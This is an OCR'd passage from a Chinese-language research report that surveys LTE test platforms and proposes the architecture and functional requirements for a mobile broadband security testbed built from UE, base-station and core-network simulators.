


圖 7- 5 應用節點和影子節點間的封包流程

資料來源：IEEE

五、LTE 檢測平臺

長程演進計畫(LTE)驗證商機正式引爆。隨著北美、日韓等國家的 LTE 和先進長程演進計畫(LTE-Advanced)網路覆蓋率持續擴張，再加上台灣、中國大陸主要電信者已相繼揭櫫 FDD 及 TD-LTE 開台營運計畫，因應 LTE 端到端互通性整合性測試及安全驗證需求，全球已建置越來越多檢測平臺。檢測平臺建置的範疇及儀器設備也會因測試目的不同，而有所區別，目前國際間檢測平臺建置目的可略分為一致性測試、相容性測試、安全測試三類

（一）一般性測試（Conformance Test）

3GPP 對於 LTE 網路元件已有嚴謹的規範標準，此一檢測平臺主要為進行 LTE 產品射頻與協定之一致性測試，終端裝置(UE)透過 RF 與基站及核心網路模擬器介接，進行 Full-function 驗證，測試終端的基本功能是否正常，是否達到電信商對產品效能和品質的要求，及是否有符合 3GPP 標準規範。台灣交通大學 BML(Broadband Mobile Lab 行動寬頻，如圖 7- 6 實驗室、必維集團(Bureau Veritas)立德國際商品檢驗公司、耕興和台灣檢驗科技(SGS)等驗證實驗室所建置之檢測平臺多為此檢測目的。




圖 7- 6 BML 實驗室 Test Diagram

資料來源：BML[121]

（二）互通性測試（Inter Operability Test）

因各家廠商對3GPP標準的解讀可能有所不同，故不同廠商的終端與局端設備不一定能正確地溝通或造成效能低落等現象，因此再確認產品符合技術標準規範後，部份檢測平臺實驗室提供多套不同廠牌之核心網路，供廠商進行相容性及互通性測試。如美國NIST PSCR(Public Safety Communications Research，公眾安全通訊研究機構屬NIST，)即具備了Alcatel Lucent、General Dynamics Broadband、Motorola Solutions Incorporated (MSI)/Ericsson、Nokia Siemens Networks (NSN)/Harris 四廠牌基站及Cisco、Alcatel Lucent、General Dynamics Broadband、Motorola Solutions Incorporated (MSI)/Ericsson、Nokia Siemens Networks (NSN)/Harris五廠牌核心網路，PSCR測試架構圖如下。

[121] 國立交通大學寬頻行動通訊實驗室. [Online]. Available: http://www.bml.nctu.edu.tw/，[Accessed:2016/01/22].




圖 7- 7 PSCR Test Diagram

· 資料來源：PSCR[122]

（三）安全性測試（Security Test）

一般性測試及互通性測試完成後，隨著資安意識的增長及 IP 網路攻擊的頻繁，促使國際間開始著手建置安全檢測平臺及研發檢測案例，以確保各網路元件及節點之安全防護能力。全球知名電信業者 AT&T，則透過各種模擬器與裝置，建置 LTE 安全測試平臺[123](如圖 7- 8)。在 UE 端，此測試平臺採用軟體定義的無線電(Software Defined Radio)、實體 UE 裝置、UE 模擬器，從軟體、模擬器，到硬體，一應俱全。在基站部分，此測試平臺採用模擬系統，用以模擬 LTE 基站網路。在核心網路部分，此平臺採用實體網路與模擬器，以利操控各種通訊情境。此外，此平臺還添有 RF 封包監控器與訊務量探測器等，可隨需要啟用這些裝置與儀器，以檢測 LTE 網路之封包與訊務量狀況。

[122] PSCR “LTE Demonstration NetworkTest Plan Phase 3 Part 1:Network, Interoperability & Drive Test”, 2013/5/7.
[123] AT&T, “LTE Security R&D Lab“. [Online]. Available: http://src.att.com/projects/projectf.html，[Accessed:2016/01/22].




圖 7- 8 AT&T LTE Security R&D Lab

資料來源：AT&T

以 7.1 節所提之各種檢測平臺設計需求來分析前述檢測平臺，可以發現現有的檢測平臺僅能符合部分的設計需求。茲說明如下表7- 2：

表 7- 2 網路檢測平臺比較

比較項目		Emulab	DETER	ORBIT	SWOON	BML	AT&T
特色	有線網路	V	V				
	無線網路			V			
	行動網路				V	V	V
資源共享		佳	佳	佳	佳	差	差
仿真度		佳	佳	佳	差	佳	佳
可重複性		佳	佳	差	佳	差	差
訊號干擾		N/A	N/A	差	佳	佳	佳
訊號強度變化		N/A	N/A	佳	佳	佳	佳
隔離性		N/A	佳	差	佳	N/A	N/A
安全性		N/A	佳	*	佳	*	*

*: 在沒有 Chamber 室的情況下，檢測平臺的訊號與封包容易受到外界污染

資料來源：本團隊整理

整體來說，檢測平臺可以依其檢測標的分為有線網路、無線網路及行動網路三大類。在有線網路方面，Emulab 是網路檢測平臺的始祖；為了達到資源共享、重製網路實驗環境等目的，美國 Utah 大學建置了 Emulab 網路檢測平臺，讓測試人員能依據實驗需求，自行創見實驗所需的網路拓樸、分配節點，自訂實驗腳本。為了補足 Emulab 在安全性方面的不足，DETER 提供了更完善的安全管理機制，讓檢測平臺上所運行的網路實驗，彼此具有隔離性、封閉性等特色，並保證各實驗間不會有資料污染的情況發生。

然而，前述這兩個檢測平臺以有線網路或不具有行動性的網路實驗為主，為了因應無線網路技術的檢測需求，ORBIT 跟 SWOON 等平臺，開始加入了讓實驗節點能夠漫遊的功能，測試人員不但可以自訂 AP 的訊號範圍，也可以設計實驗節點的漫遊路徑，節點之間的通訊頻寬可以因漫遊情況而改變。由於 ORBIT 採用實體裝置作為實驗節點，提供了相當好的仿真度，但也因此犧牲了隔離性與安全度（在沒有 Chamber 室的情況下，檢測平臺的訊號與封包容易受到外界污染）。由於 SWOON 採虛擬裝置作為實驗節點，能有效隔離不同的實驗，降低無線網路實驗所遇到的訊號干擾問題，

並讓整個檢測平臺受到良好的安全保護，但也因此犧牲了仿真度，無法提供實體訊號相關的實驗與檢測，僅能以模擬的方式，控制訊號的覆蓋範圍與表現。

為了因應新興行動網路技術的崛起，SWOON 以其虛擬裝置的設計概念，讓測試人員得以針對異質性整合網路(包含有線、無線、行動等多類型網路技術)，進行相關的安全實驗與檢測。近年來，LTE 網路的興起，逐漸讓各界開始重視到檢測此類行動網路技術之裝置與系統的重要性。然而，由於建置成本高昂，僅有少數單位創建 LTE 網路檢測平臺。BML 與 AT&T 實驗室都針對 LTE 網路架設不同的檢測平臺：BML 實驗平臺以功能性與相容性檢測為主，AT&T 則更引入多種攻擊軟體，進行安全相關的檢測實驗。BML 採用實體裝置建置其檢測平臺，AT&T 則採用實體裝置、仿真裝置參半的方式建置其檢測平臺，在這兩個平臺中，一次僅能針對一組實驗進行檢測， 故其資源共享性與可重複性均較差。此外，在沒有 Chamber 室的情況下，這兩個檢測平臺的訊號與封包都比較容易受到外界資料與訊號的污染，檢測平臺的安全性也比較不易掌握。

第7.3節　行動寬頻資安檢測平臺設計原則及功能

在說明行動資安檢測平臺的設計原則與功能規劃前，本研究第 4 章詳述行動寬頻資安威脅，並於第 6 章針對威脅進行分類及規劃檢測案例，基於 4.1 節「一般性資安檢測技術之研究-行動寬頻網路資安風險評估」中六大威脅，本平臺設計原則為考量上述行動寬頻可能的風險以實現下述威脅之檢測：

- 威脅 1：外來網路訊務量威脅
- 威脅 2：無線訊號威脅
- 威脅 3：行動裝置間的威脅
- 威脅 4：系統、軟體漏洞威脅
- 威脅 5：核心網路內部通訊介面威脅
- 威脅 6：干擾網路服務




圖 7- 9 整體行動寬頻網路所遭遇之威脅

資料來源：本團隊整理

一、行動寬頻資安檢測平臺設計原則

統整檢測平臺之設計原則(一般性原則、訊號原則、安全原則)及現有的 LTE 檢測平臺測試範疇(一致性測試、互通性測試、安全性測試)，建議本平臺可依基本系統測試架構、進階系統測試架構、網路安全系統測試架構三階段完成本案檢測平臺的設計。

（一）基本系統測試架構

由工程手機(UE)、基站(eNodeB)、EPC 模擬器共同組成，進行基本連線及傳輸效能測試，配合應用服務伺服器可進行 Application 整合性測試，配合檔案傳輸伺服器可進行負載 Throughput 測試(請參閱圖 7- 10 基本系統測試架構圖)




圖 7- 10 基本系統測試架構

資料來源：本團隊整理

1. 連線上網測試

完整測試用戶端連線上網流程，進行 Cell Selection Procedure、RRC Connection Establishment Procedure、 NAS Attach Procedure、Default EPS Bearer 建立及 UE IP allocation 等流程，確認用戶端是否可正常連線，並可快速提供有效的連線錯誤資訊，有效協助進行除錯。

2. 傳輸效能測試

完整進行封包傳輸測試，包括上行傳輸與下行傳輸系統效能測試。於用戶端完成連線上網流程後，確認資料傳輸封包由用戶端設備經由待測物（eNodeB、HeNB），完整傳遞至 EPC 服務閘道器(S-GW)、到數據封包網路閘道器(P-GW)才算完成完整的資料傳輸。

（二）進階系統測試架構

工程手機(UE)、基站(eNodeB)、基站模擬器、EPC 模擬器共同組成，可以支援行動功能相關測試，此系統架構可視為一套完整具有行動功能的 LTE 仿真網(請參閱圖 7- 11)。




圖 7- 11 進階系統測試架構

資料來源：本團隊整理

1. 交遞(Handover)

完整測試包括使用者裝置(UE 模擬器、工程手機、USB Dongle)於連線模式(Connected Mode)下的基站訊號量測能力，用戶端於交遞過程中的相關流程處理能力，以及於交遞時資料傳輸狀況等測試項目，以確保用戶端具有完整的交遞功能。

2. 應用系統測試

驗證使用者裝置(UE 模擬器、工程手機、USB Dongle)是否能與待測物(eNodeB、HeNB)連線，連線建立起來後便可進行應用服務，量測 Data Throughput、Voice Quality、Video Quality 等，進行 LTE 網路的應用服務系統測試，以驗證手機從上層的應用服務層到通訊協定層的整合系統效能。

（三）安全系統測試架構

1. 介面安全測試

由 UE 模擬器、基站（eNodeB）、基站模擬器、EPC 模擬器共同組成，進行基站介面測試，介面內容包含基站與 UE 間之 Uu 介面、基站與核心網路間之 S1 介面、基站與基站間之 X2 介面(請參閱介面安全測試架構圖)




圖 7- 12 安全系統測試架構-介面安全測試

資料來源：本團隊整理

2. 安全防護能力測試

LTE 網路包含 UE、eNodeB、EPC 三個主要系統元件，而 EPC 又由許多 HSS、MME、S-GW、P-GW 等網路元件組成，當消費者利用手機行動上網時，透過的網路節點更包含了無數個交換器 Switch、路由器 Router、防火牆 Firewall、伺服器 Server 等，每一個節點可能都存在網路漏洞而成為不安全的介面入口，如何確保設備安全防禦能力及其效能是否足夠抵擋惡意攻擊，除硬體測試外，尚需仰賴安全檢測軟體進行設備安全驗證，相關安全檢測軟體部份廠牌及圖示如下圖。

圖 7- 13 安全防護能力測試-安全檢測軟體

資料來源：本團隊整理

二、行動寬頻資安檢測平臺設計功能

為了能防範常見攻擊於未然，通訊裝置的製造商，往往需要建置一套行動寬頻檢測平臺，在裝置出廠前或上線前，能先完成基本檢測，以瞭解這些裝置抵禦攻擊的能力。本節所述之行動寬頻資安檢測平臺之建置目的主要用於檢測 4G 行動網路裝置。平臺之基本元件包括工程手機及 UE 模擬器、實體基站(eNodeB)及基站模擬器、核心網路(EPC)模擬器與管理伺服器等四大部分。透過模擬器上的腳本設計，測試人員能檢測各種待測裝置(Device Under Test，簡稱 DUT)。

以檢測基站為例，DUT 為實體基站裝置(eNodeB、HeNB 或 femtocell 等)、管理伺服器為實體裝置，其餘為模擬器，如檢測平臺架構示意圖所示。測試人員可以透過管理伺服器，管理測試者使用權限、資源分配，並啟動不同的測試軟體。在此檢測平臺上，測試人員也可以參考本報告第三、四章所提到各種行動寬頻網路威脅與攻擊手法，在各模擬器上撰寫不同腳本，創建不同的攻擊情境，以檢測並觀察待測基站抵擋攻擊的能力與基站裝置中可能存在的弱點與漏洞。例如，檢測人員可以參考並利用第三章第二節所提到的殭屍網路、Ping Flood 等手法，製作不同的 LTE 網路的阻斷式攻擊腳本與情境，藉以分析 LTE 行動網路系統裝置抵禦此類攻擊的能力。因工程人員必須自行編輯、開發、設計及撰寫攻擊腳本，針對異常情境進行安全測試，因此可開放及提供編輯功能之模擬器為本檢測平臺之必要性功能。




圖 7- 14 檢測平臺架構

資料來源：本團隊整理

在 E-UTRAN 的部份宜以 UE 模擬器或實機與實體基站或模擬器建置；在 EPC 核心網路部分，宜以核心網路模擬器建置，此核心網路模擬器需能提供 SGW/PGW、MME、HSS 等功能與服務。若使用實體核心網路建置此平臺，則需採購防火牆，以避免檢測時所使用之惡意程式不慎流入實體核心網路。以下說明 E-UTRAN、EPC 中各基礎元件(模擬器)與管理伺服器之基本功能需求。

（一）UE 模擬器

1. LTE 通訊協定之相容性測試(protocol compliance)，包括完整支援 LTE 實體層到應用層測試需求，如射頻相容性測試、協定相容性測試、擬真的訊務量模擬測試等，用以驗證待測基站的基本性能與可靠度，並能產生相關測試報告。
2. UE 與基站間的 radio link 資訊，包括強度、穩定度、範圍等資訊。
3. 觀察/修改控制平面(control plane)的訊號強度、封包內容。
4. 觀察/修改 UE 裝置的一般性設定與安全設定。
5. 自訂交遞(Handover)情境。
6. 外掛攻擊模組或自訂 UE 的反應行為。
7. 因本計畫並非進行射頻協定分析，且 UE 模擬器需模擬大量 UE 資訊，故 UE

模擬器係以RF實體介面與基站進行介接。因此建議尚須搭配工程手機及LTE USB Dongle，才能完整進行空中介面連線測試。

（二）基站

作為檢測待測物。且為確保平臺相容性及檢測能力，建議使用 2 廠牌基站進行驗證。且，每廠牌需 2 臺，進行交遞檢測項驗證。

（三）核心網路模擬器

1. 自動化測試腳本編輯器，以利編輯測試腳本。
2. 網路拓樸設定，以利系統效能測試。
3. SGW/PGW 功能模擬。
4. MME 服務模擬，包括基本控制平面的訊號控制與承載控制。
5. HSS 功能模擬，包括用戶身分認證(Authentication)、授權(Authority)和計費(Accounting)等功能。
6. Security Gateway 功能模擬，提供 S1、X2 IP SEC tunnel。
7. 基本的核心網路功能、擴充性與效能測試。

（四）基站網路模擬器

1. 基站能力設定，如可連線之 UE 個數上限。
2. 模擬 S1 及 X2 介面與 DUT 界接，進行控制平面及用戶平面測試。
3. 功能性測試，如驗證在 DUT 各介面(如 Uu、S1、X2)上訊息傳送情況，並可提供修改介面，以利進行異常測試、負面測試等。
4. 負載測試，如模擬大量的控制平面及用戶平面的訊務量，測試 DUT 在高負載情況下的性能及穩定度。
5. 外掛攻擊模組，或自訂基站的行為腳本，以利進行 X2、S1 等攻擊之用。

（五）管理伺服器

1. 基本的帳戶管理功能：新增、刪除、修改測試人員的使用者帳號與權限。
2. 基本的測試管理功能：新增、刪除、修改測試腳本或存取測試資料與結果。

3. 提供不同的攻擊軟體，以利啟動模糊測試(fuzz test)、中間人、阻斷服務等常見攻擊。
4. 將不同軟體或工具所產生的攻擊封包注入 Uu 介面、S1 介面、X2 介面。
5. 將不同軟體或工具所產生的參數注入待測基站(DUT) 。
6. 將不同軟體或工具所產生的參數注入模擬器，以改變腳本所需之作業參數。
7. 儲存腳本及待測物行為紀錄。

（六）安全檢測軟體

軟體基本功能需求整理如下表 7- 3。

表 7- 3 軟體基本功能

項目		軟體功能
基本功能	埠口掃描	利用網路掃描與探測工具，在滲透測試的初始階段，可以讓網路管理者掃描整個子網域或主機的連接埠等，以便發現所有可能的攻擊節點。並藉由掃描待測物提供的服務，取得正常狀態下，所開放服務的埠口清單。可執行埠口掃描軟體有：NMAP open source 等
	Web 掃描	針對已知網頁及資料庫等複雜的 Web 應用程式和 Web Services 執行準確且自動化的安全弱點掃描，避免因 Web-based 軟體惡意攻擊，危及資訊安全。可執行 WEB 弱點檢測工具軟體有：HP Web Inspect、IBM Appscan、acunetix 等。
進階功能	漏洞掃描	利用弱點偵測掃瞄軟體，針對目標應用系統程式碼、主機或網路進行已知弱點或未知漏洞之安全評估。掃瞄結束後，針對目標主機或網路安全弱點產生評估報告，提供使用者包括：是否具有安全弱點或安全漏洞之訊息，以及提供安全弱點、安全漏洞之說明連結等。可執行漏洞掃描檢測工具軟體有：Breaking Point、Spirent Avalanche、Synopsys Codenomican Defensics、Spirent TestCenter 等。
	沙箱監測	建置一個可以執行惡意程式的環境，然後透過沙箱觀察程式造成的影響以及相關的行為，針對網路惡意行為進行分析。可執行沙箱監測檢測工具軟體有：fireeye、Cisco ASA with FirePower Services 等。

資料來源：本團隊整理

使用模擬器搭配掃描軟體作為行動寬頻資安檢測平臺之基礎，可以讓檢測人員易於創建各種攻擊腳本，並觀察待測基站的反應與行為表現。若使用實體核心網路設備，雖然擬真度較高，但無法進行腳本編輯及演繹，且雖然實體核心網路設計係參照 3GPP 規範，但各家電信設備商對於 3GPP 規範解讀不一，若使用實體核心網路進行介接及平臺架設，則相容性問題，需雙方工程人員耗時逐筆解決，針對異常行為表現，亦無法進行揣摩。設備建置成本費用高昂、資源共享度、擴充性、擴展性都較模擬器差。以此模擬器建置之檢測平臺為基礎，檢測人員未來可以用實體設備(實體 UE、實體基站與實體核心網路)來擴建此平臺。以本節所提之設計而言，因為多個實驗可以重複使用此資安檢測平臺，故此平臺滿足前述「資源共享」的需求。下表 7- 4 說明本節所提出以模擬器進行之行動寬頻資安檢測平臺於各項設計原則的滿足程度。

表 7- 4 檢測平臺於各項設計原則的滿足程度

一般性需求		
項目	**滿足程度**	**說明**
資源共享	佳	支援多組實驗同時進行。
網路的仿真度	佳	同上。
可重複性	部分可控制	可重複性雖然可能受到訊號干擾影響，但因部分裝置採用模擬器設計，故仍可控制部分實驗環境參數。
擴充性	差	目前 LTE 裝置相關模擬器多僅支援 LTE 通訊協定。未支援其他行動網路通訊協定。
